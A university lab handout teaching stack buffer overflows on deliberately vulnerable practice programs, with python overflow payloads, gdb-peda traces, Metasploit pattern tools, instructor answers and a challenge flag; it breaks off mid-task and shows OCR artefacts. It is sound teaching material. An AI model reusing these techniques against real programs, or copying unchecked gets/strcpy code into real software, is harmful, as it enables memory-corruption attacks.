Laboratory 1: Using Buffer Overflows

Week 3

Welcome to Laboratory 1, in this lab you will learn how to preform buffer overflows. The lab is structured where you have a set of tasks and set of challenges. The tasks are meant to prepare you for the challenges that will increase in difficulty. To get started you will need to use two tools, gcc & gdb. Please remember, before we introduce any assignment, we will present you with several challenges, that escalate in difficulty to help you off your feet, and break up what you need to learn to smaller chunks.

Submission Instructions

There is no marks for this Lab. However, please put your answers into the feedback sheet that will be provided in the session.

1 Experimental Setup

For this lab we are using Vagrant. It works by reading configuration files in your current directory and using them to create VMs. Hence, in order to spin up the VM, you may need to use the cd command in your terminal to change-directory into the correct folder. Change directory into a working folder from which you wish to complete the labs. **You will need to make it if it doesn't exist, and then cd into it for example:**

```
#!/bin/bash
cd Documents/comp6236-labs
```

Download the lab0 VM image from the UoS Git server by typing the following:

```
#!/bin/bash
git clone https://git.soton.ac.uk/comp6236/lab1
```

Change into the lab0 folder so we can use vagrant:

```
#!/bin/bash
cd lab1
```

You should now be able to run the following command to

```
#!/bin/bash
vagrant up
```

If you have the virtualbox window open, you will notice that a new VM appears, and vagrant begins to build it. It should take a couple of minutes. When the build process is complete, you can connect to a shell on your newly created VM using the following command:

```
#!/bin/bash
vagrant ssh
```

2 Tools

In this section, we will describe the most basic and essentials tools to do buffer overflows and will not go into advance tools. The reason for this, you as students need to master the essentials tools first before using specialised tools to carry advance attacks. You do not need to install any packages, everything is included in the vagrant image.

2.1 gcc

gcc is short for GNU Compiler Collection. gcc is a collection of programming compilers including C, C++, Objective-C, Fortran, Java, and Ada. You can compile a C language program by running the following command.

Once installed, a basic C file, like the one shown on our C language page, can be compiled by running the command below.

Listing 1: Compile C program

```
#!/bin/bash
gcc -o test test.c
```

You can review the manual page for gcc manual pages or the gcc page https://gcc.gnu.org. For example if we want to understand what the command above means, looking at the manual we can decipher it as:

Table 1: gcc command breakdown

Command	Output flag	Output name	Input file	Extension
gcc	-o	test	test	.c

2.2 gdb

gdb is short for GNU Debugger. gdb allows you to see what is going on 'inside' another program while it executes – or what another program was doing at the moment it crashed. gdb support languages like C, C++, Objective-C, Fortran, Java, Ada, and many more. You can debug a C language program by running the following command.

Listing 2: Debug C program

```
#!/bin/bash
gcc -ggdb -o test test.c
```

To review essential flags, and options please read the following cheat sheet.

Table 2: gcc command with gdb option breakdown

Command	Options	Output flag	Output name	Input file	Extension
gcc	-ggdb	-o	test	test	.c

2.3 Python

We will use python commands to generate strings, but nothing more. Feel free to use any other language that can do the same thing. Python is not a requirement for this lab.

2.4 Ruby

We will use two Ruby scripts from Metasploit. These can be found on the vagrant machine in (/usr/share/metasploit-framework/tools/exploit). This their description

pattern_create.rb: This script can creates a unique string of any defined length.

pattern_offset.rb: This script can tell you the size of a buffer in any define location.

2.5 peda

PEDA - Python Exploit Development Assistance for GDB gdb-peda. Which will complement our python scripts adding more functionality.

2.6 ret2libc

So what is "ret2libc" ? If we take the word itself : "ret" is return , "2" means to and "libc" is the C library. The idea behind ret2libc is instead of injecting shellcode and jumping to the address that holds that shellcode we can use the functions that are already in the C library.

Task 0 - Timing Matters

Please review the following C language code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];

 modified = 0;
 gets(buffer);

 if(modified != 0) {
  printf("you have changed the 'modified' variable\n");
 } else {
  printf("Try again?\n");
 }
}
```

Breakdown

Let's try to break it down using the following questions:

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it. Then there's another variable called modified and it's value is 0.

Question: What are the actions/ functions that this program has?

Answer: We have gets(buffer) allows us to input the value of "buffer" variable. Then there's an if statement that checks if the value of "modified" variable is not equal to 0. If it's not equal to zero it will print "you have changed the 'modified' variable" but if it's still equal to 0 it will print "Try again?". So our mission is to change the value of that variable called "modified"

Question: What is your test case? what would be the ideal input in terms of type and **size**?

Answer: As long as the entered data is less than 64 chars everything will run as intended.

Question: What would happen if you exceed the **size limit**?

Answer: If the input exceeds the buffer it will overwrite the value of "modified" variable.

Question: What is the standard input?

Solution

We already know that the buffer is 64 chars so we just need to input 65 chars or more and the variable value will change. Let's test that out.

```
#!/bin/bash
./stack0

Try again?
```

We execute the program and we see the output “try again?”. Then, let’s throw 65 “A” characters s and see the output.

```
#!/bin/bash
python -c "print ('A' * 65)" | ./stack0
you have changed the 'modified' variable
```

Which means,

Command	Options	Program	And	Run	File Name
python	-c	“print(‘A’*65)”	|	./	stack0

Question: How is this command putting the A’s in the program?

Answer: prints 65 ’A’s and then it pipes it into the STDIN of stack0

Question: But, how does it know to put it in “buffer” variable and not ‘modified’ variable?

Answer: Because we defined “buffer” variable before ‘modified’ variable. The timing when they are created affects where they’re put on the stack.

Task 1 - Input Matters

For this task we got this code :

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];

 if(argc == 1) {
  errx(1, "please specify an argument\n");
 }

 modified = 0;
 strcpy(buffer, argv[1]);

 if(modified == 0x61626364) {
  printf("you have correctly got the variable to the right value\n");
 } else {
  printf("Try again, you got 0x%08x\n", modified);
 }
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it. Then there's another variable called modified and it's value is 0.

Question: What are the actions/ functions that this program has?

Answer: First, it checks if we supplied an argument or not.
Second, there's an if statement that checks if the value of "modified" variable is not equal to 0x61626364. If it‘s not equal to 0x61626364 it will print "Try again, you got 0x% 08x\n" and the "modified" variable value.
However, if it's equal to 0x61626364 it will print "you have correctly got the variable to the right value \n". So our mission is to change the value of that variable called "modified"

Question: What is your test case? what would be the ideal input in terms of type and **size**?

Answer: As long as the entered data is less than 64 chars everything will run as intended.

Question: What would happen if you exceed the **size limit**?

Answer: You have to exceed the buffer value by 1 location to specify a custom value.

Let's try to run this,

```
#!/bin/bash
./stack1
stack1:please specify an argument
```

if we enter an integer value 0, we get

```
#!/bin/bash
./stack1 0
stack1:Try again, you got 0x00000000
```

It seems that putting a string does not change the output.

```
#!/bin/bash
./stack1 dwight
stack1:Try again, you got 0x00000000
```

Ok, let's We get try again you got 0x00000000 , Let's try to change that by exceeding the buffer and entering any char for example "b"

```
#!/bin/bash
./stack1 `python -c "print ('A' * 64 + 'b')"`
```

Which means

Command	Options	Program	Put 64 A's 1 b	And	Run	File Name
python	-c	print	('A' * 64 + 'b')"	|	./	stack0

we get

```
#!/bin/bash
./stack1 `python -c "print ('A' * 64 + 'b')"`
stack1:Try again, you got 0x00000062
```

And we see that the value changed to 0x00000062 which is the hex value of "b" so our exploit is working, Let's apply that.

Question: If 0x00000062 is equal to "b" what value can you put that is equal to 0x61626364?

Instructor Notes

The answer is ./stack1 ‘python -c ”print (’A’ * 64 + ’dcba’)”‘

But can we do it in another way ? instead of entering ASCII we can use the hex values and python will translate them.

```
#!/bin/bash
./stack1 ‘python -c "print(’A’ * 64 + ’\x64\x63\x62\x61’)"‘
```

Task 2 - Environment Matters

For this task we got this code :

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];
 char *variable;

 variable = getenv("GREENIE");

 if(variable == NULL) {
  errx(1, "please set the GREENIE environment variable\n");
 }

 modified = 0;

 strcpy(buffer, variable);

 if(modified == 0x0d0a0d0a) {
  printf("you have correctly modified the variable\n");
 } else {
  printf("Try again, you got 0x%08x\n", modified);
 }

}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called "buffer" and assigns a buffer of 64 chars to it. The new thing here is a variable called "variable" which gets its value from an environment variable called "GREENIE".

Question: What are the actions/ functions that this program has?

Answer: It has the following:

1. The program checks if the variable "variable" has a value or not.
2. It copies the value of "variable" into the buffer of "modified" using strcpy command.
3. It checks if the value of "modified" is 0x0d0a0d0a or not.

Question: What is the entry point for this program?

Answer: This time we can't specify the value directly instead of that we have to do it through an environment variable. [1]

[1] Environment variables are variables that are being used to store values of some stuff that the system uses also the services can access those variables. For example, all linux programs are stored in \bin folder on disk. However, you don't need to goto \bin folder to run it, you can run it anywhere in the terminal. That's because its location is stored in environment variable. So when you write "gcc" the computer knows you mean "gcc" that is a program in \bin folder.

Solution

let's try to run the program first,

```
#!/bin/bash
./stack2
stack2: please set the GREENIE environment variable
```

Since there are no direct inputs, we have to go through the environment variable. So let's create it.

Question: What is the most suitable buffer overflow?

Answer: It has to be equal to 64 chars then followed by 0x0d0a0d0a.

Question: Python translates value 0x0d is a (return) \r and 0x0a is a (new line) \n and we can't type those?

Answer: We can't type those because of the ascii translation.

So if you can't use ascii, what else can you try? Figure it out then define GREENIE variable, the quote is a place holder and wont work.

```
#!/bin/bash
GREENIE = `python -c "print ('A' * 64 + 'Bears eat beets. Bears... Beets... Battlestar
    Galactica.')"`
```

Then set it as an environment variable,

```
#!/bin/bash
export GREENIE
```

Then run stack2 the output should be,

```
#!/bin/bash
./stack2
you have correctly modified the variable
```

Instructor Notes

The environment variable is, GREENIE = ‘python -c ”print (’A’ * 64 + ’\x0a \x0d \x0a \x0d’)”‘

Golden challenge 1 - Invisible Program

Please review the following C language code

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
 volatile int modified;
 char buffer[64];

 modified = 0;
 gets(buffer);

 if(modified != 0) {
  printf("you have changed the 'modified' variable\n");
 } else {
  printf("Try again?\n");
 }
}
```

Similar to golden challenge in lab zero, a comparison is happening inside the binary to a set number. Therefore, your challenge is:

1. Using objdump reverse engineer "challenge1" program.
2. Buffer overflow the binary to get the flag.

Question: This binary accepts input over STDIN rather than through an argument or environment variable. How do you put input into it?

Answer: You have already done this in Task 1.

Instructor Notes

Find the number with objdump: its this line

```
#!/bin/bash
5e4: 81 7d 08 62 03 42 69 cmpl $0x69420362,0x8(\%ebp)
```

```
#!/bin/bash
python -c 'print "A"*64+"\x62 \x03 \x42 \x69"' | ./challenge1
flag{c4ae6cef-68f9-4d8a-bc38-28292023d78e}
you have correctly modified the variable
```

Task 3 - Size Matters

In this task we will pretend that we do not have access to the source code to simulate a real scenario. So let's start by running the program first.

Breakdown

```
#!/bin/bash
./stack3
```

There is no output. However, we need to confirm that it is vulnerable to buffer overflow.

```
#!/bin/bash
python -c "print 'A' * 100" | ./stack3
calling function pointer , jumping to 0x41414141
Segmentation fault
```

And we see a segfault which confirms that a buffer overflow happened , we also see this line : "calling function pointer , jumping to 0x41414141". So now we have an idea about what's happening here, There's a function pointer that executes a function based on the given memory address of that function.

Question: What are the variable in this program?

Answer: That memory address is stored in a variable and we can overwrite that variable when we exceed the buffer. We see that the function pointer was calling the address 0x41414141 and 0x41 is the hex of "A".

Now we have to do two things.

- The first thing is to know where the buffer overflow happens, Because here we have given the program an argument of 100 chars but we don't know exactly the size of the buffer.
- The second thing is to find the memory address of the function that we need to execute. Let's see how to do that.

Finding the size of the buffer

To find the size of the buffer please use pattern_create.rb that is described in section 2.4 which creates a unique string of a defined length. So, we will create a pattern of 100 chars.

```
#!/bin/bash
./pattern_create.rb -l 100
AaAalAaAa3Aa4Aa5AaAaAaAa9AboAblAb2Ab3Ab4Ab5A6A67Ab8Ab9ACOAC1AC2AC3A
C4ACSAC6AC7AC8AC9AdoAdlAd2A
```


Now let's run the program in gdb , I'm using gdb-peda which is already preinstalled in the lab machine.

First we set a break point for main() function call in the program.

```
#!/bin/bash
gdb-peda stack3
gdb-peda$ break *main
```


Then we run the program

```
#!/bin/bash
gdb-peda$ start
```




```
[----------------------------------registers-----------------------------------]
EAX: 0xb7faadd8 --> 0xbffff40c --> 0xbffff5ae ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or
=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...)
EBX: 0x0
ECX: 0x92704f46
EDX: 0xbffff394 --> 0x0
ESI: 0xb7fa9000 --> 0x1d5d8c
EDI: 0x0
EBP: 0x0
ESP: 0xbffff36c --> 0xb7dec9a1 (<__libc_start_main+241>:        add    esp,0x10)
EIP: 0x800011f4 (<main>:         lea    ecx,[esp+0x4])
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x800011ef <win+38>: mov    ebx,DWORD PTR [ebp-0x4]
   0x800011f2 <win+41>: leave
   0x800011f3 <win+42>: ret
=> 0x800011f4 <main>:   lea    ecx,[esp+0x4]
   0x800011f8 <main+4>: and    esp,0xfffffff0
   0x800011fb <main+7>: push   DWORD PTR [ecx-0x4]
   0x800011fe <main+10>:        push   ebp
   0x800011ff <main+11>:        mov    ebp,esp
[------------------------------------stack-------------------------------------]
0000| 0xbffff36c --> 0xb7dec9a1 (<__libc_start_main+241>:       add    esp,0x10)
0004| 0xbffff370 --> 0x1
0008| 0xbffff374 --> 0xbffff404 --> 0xbffff595 ("/root/Desktop/bof/stack3")
0012| 0xbffff378 --> 0xbffff40c --> 0xbffff5ae ("LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:o
r=40;31;01:mi=00:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc"...)
0016| 0xbffff37c --> 0xbffff394 --> 0x0
0020| 0xbffff380 --> 0x1
0024| 0xbffff384 --> 0x0
0028| 0xbffff388 --> 0xb7fa9000 --> 0x1d5d8c
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x800011f4 in main ()
gdb-peda$ 
```

This makes the program break after the first instruction of the function main()



```
gdb-peda$ c
Continuing.
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
[0] 0:stack3* 1:bash-                                                                    "kali" 23:46 07-Jan-19
```

It stops at the break point. We press C to continue then pass our argument



```
[----------------------------------registers-----------------------------------]
EAX: 0x63413163 ('c1Ac')
EBX: 0x80004000 --> 0x3efc
ECX: 0x0
EDX: 0xb7faa890 --> 0x0
ESI: 0xb7fa9000 --> 0x1d5d8c
EDI: 0x0
EBP: 0xbffff358 ("c5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
ESP: 0xbffff2fc --> 0x80001247 (<main+83>:      mov    eax,0x0)
EIP: 0x63413163 ('c1Ac')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x63413163
[------------------------------------stack-------------------------------------]
0000| 0xbffff2fc --> 0x80001247 (<main+83>:     mov    eax,0x0)
0004| 0xbffff300 --> 0x0
0008| 0xbffff304 --> 0x0
0012| 0xbffff308 --> 0x1000000
0016| 0xbffff30c ("Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
0020| 0xbffff310 ("a1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
0024| 0xbffff314 ("2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
0028| 0xbffff318 ("Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x63413163 in ?? ()
gdb-peda$
```

The segfault happens and we see where it happened: 0x63413163

Now we will use pattern_offset.rb program to know what is the location of 0x63413163.

```
#!/bin/bash
./pattern_offset -l 100 -q 63413163
[*] Exact match at offset 64
```


And we get exact match at offset 64 , This means that the buffer size is 64 chars and after that the overflow happens.

Finding the memory address of the function

If we do info functions from gdb it will list all the functions and their memory addresses , we can also do that with objdump. But what is the function we're looking for ?

```
#!/bin/bash
gdb-peda stack3
gdb-peda$ info functions
```


We get this output from info functions



```
0x80001090  _start
0x800010d0  __x86.get_pc_thunk.bx
0x800010e0  deregister_tm_clones
0x80001120  register_tm_clones
0x80001170  __do_global_dtors_aux
0x800011c0  frame_dummy
0x800011c5  __x86.get_pc_thunk.dx
0x800011c9  win
0x800011f4  main
0x80001256  __x86.get_pc_thunk.ax
0x80001260  __libc_csu_init
0x800012c0  __libc_csu_fini
0x800012c4  _fini
0xb7ff2def  __x86.get_pc_thunk.si
0xb7ff2df3  __x86.get_pc_thunk.di
0xb7ff2df7  __x86.get_pc_thunk.bp
0xb7fd8010  _dl_catch_exception@plt
0xb7fd8020  malloc@plt
0xb7fd8030  _dl_signal_exception@plt
0xb7fd8040  calloc@plt
0xb7fd8050  realloc@plt
0xb7fd8060  _dl_signal_error@plt
0xb7fd8070  _dl_catch_error@plt
0xb7fd5840  __vdso_clock_gettime
0xb7fd5b30  __vdso_gettimeofday
0xb7fd5cc0  __vdso_time
0xb7fd5cf0  __kernel_vsyscall
0xb7fd5d04  __kernel_sigreturn
0xb7fd5d10  __kernel_rt_sigreturn
0xb7dec010  _Unwind_Find_FDE@plt
0xb7dec020  realloc@plt
0xb7dec040  memalign@plt
0xb7dec050  _dl_exception_create@plt
0xb7dec070  __tunable_get_val@plt
0xb7dec090  _dl_find_dso_for_object@plt
0xb7dec0a0  calloc@plt
0xb7dec0b0  ___tls_get_addr@plt
gdb-peda$
```

We see a lot of functions but the most interesting one is called “win” , let's use objdump to find it.

```
#!/bin/bash
objdump -d stack3
```



```
08048424 <win>:
 8048424:       55                      push   %ebp
 8048425:       89 e5                   mov    %esp,%ebp
 8048427:       83 ec 18                sub    $0x18,%esp
 804842a:       c7 04 24 40 85 04 08    movl   $0x8048540,(%esp)
 8048431:       e8 2a ff ff ff          call   8048360 <puts@plt>
 8048436:       c9                      leave
 8048437:       c3                      ret
```

And we got the address 0x08048424.

Please Note: The address on the lab machine will be different from the address on running in a different machine.

Solution

Now we can easily build our exploit , we know that the buffer is 64 chars after that we can pass the address of the function and the function pointer will execute it.

```
#!/bin/bash
python -c "print 'A' * 64 + '\x24\x84\x04\x08'" | ./stack3
calling function pointer, jumping to 0x\%08x\n
code flow successfully changed
```

And we get the output "code flow changed successfully". Congratulations, you have solved it without the source , now let's look at the source code.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
 printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
 volatile int (*fp)();
 char buffer[64];

 fp = 0;

 gets(buffer);

 if(fp) {
  printf("calling function pointer, jumping to 0x%08x\n", fp);
  fp();
 }
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called “buffer” and assigns a buffer of 64 chars to it, then sets its value to 0.

Question: What are the actions/ functions that this program has?

Answer: We see function win() is defined at the top then after that the function main() which defines the function pointer.

Question: What is the entry point for this program?

Answer: STDIN of stack3

Task 4 - Pointers Matter

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
 printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
 char buffer[64];

 gets(buffer);
}
```

Breakdown

Question: What are the variable in this program?

Answer: From the code we can understand that the program has a variable called “buffer” and assigns a buffer of 64 chars to it.

Question: What are the actions/ functions that this program has?

Answer: It has the following:

1. It defines the win function.
2. It defines the main function which sets a buffer of 64 chars and stores our input in it.

Question: What is the entry point for this program?

Answer: In the previous challenges we had a variable that is being used by a function to change the code flow. However, you can still enter the program through the **EIP** which is the (instruction pointer). And the instruction pointer is a memory address that holds the address of the next instruction in the program during execution. So if we overwrite that address the program will execute whatever that address refers to.

Solution

Let’s try to exceed the buffer to see what comes out.

```
#!/bin/bash
python -c "print 'A' * 64" | ./stack4
```

Nothing happens!? Because unlike the pervious tasks or challenges, you don’t have the ”modified” variable to overflow into to return function of the program. Ok, Then let’s try to crash it.

```
#!/bin/bash
python -c "print 'A' * 100" | ./stack4
Segmentation fault
```

The program crashed , Let’s find where does it exactly crash like we did in the previous challenge. We will create a pattern with pattern create program

```
#!/bin/bash
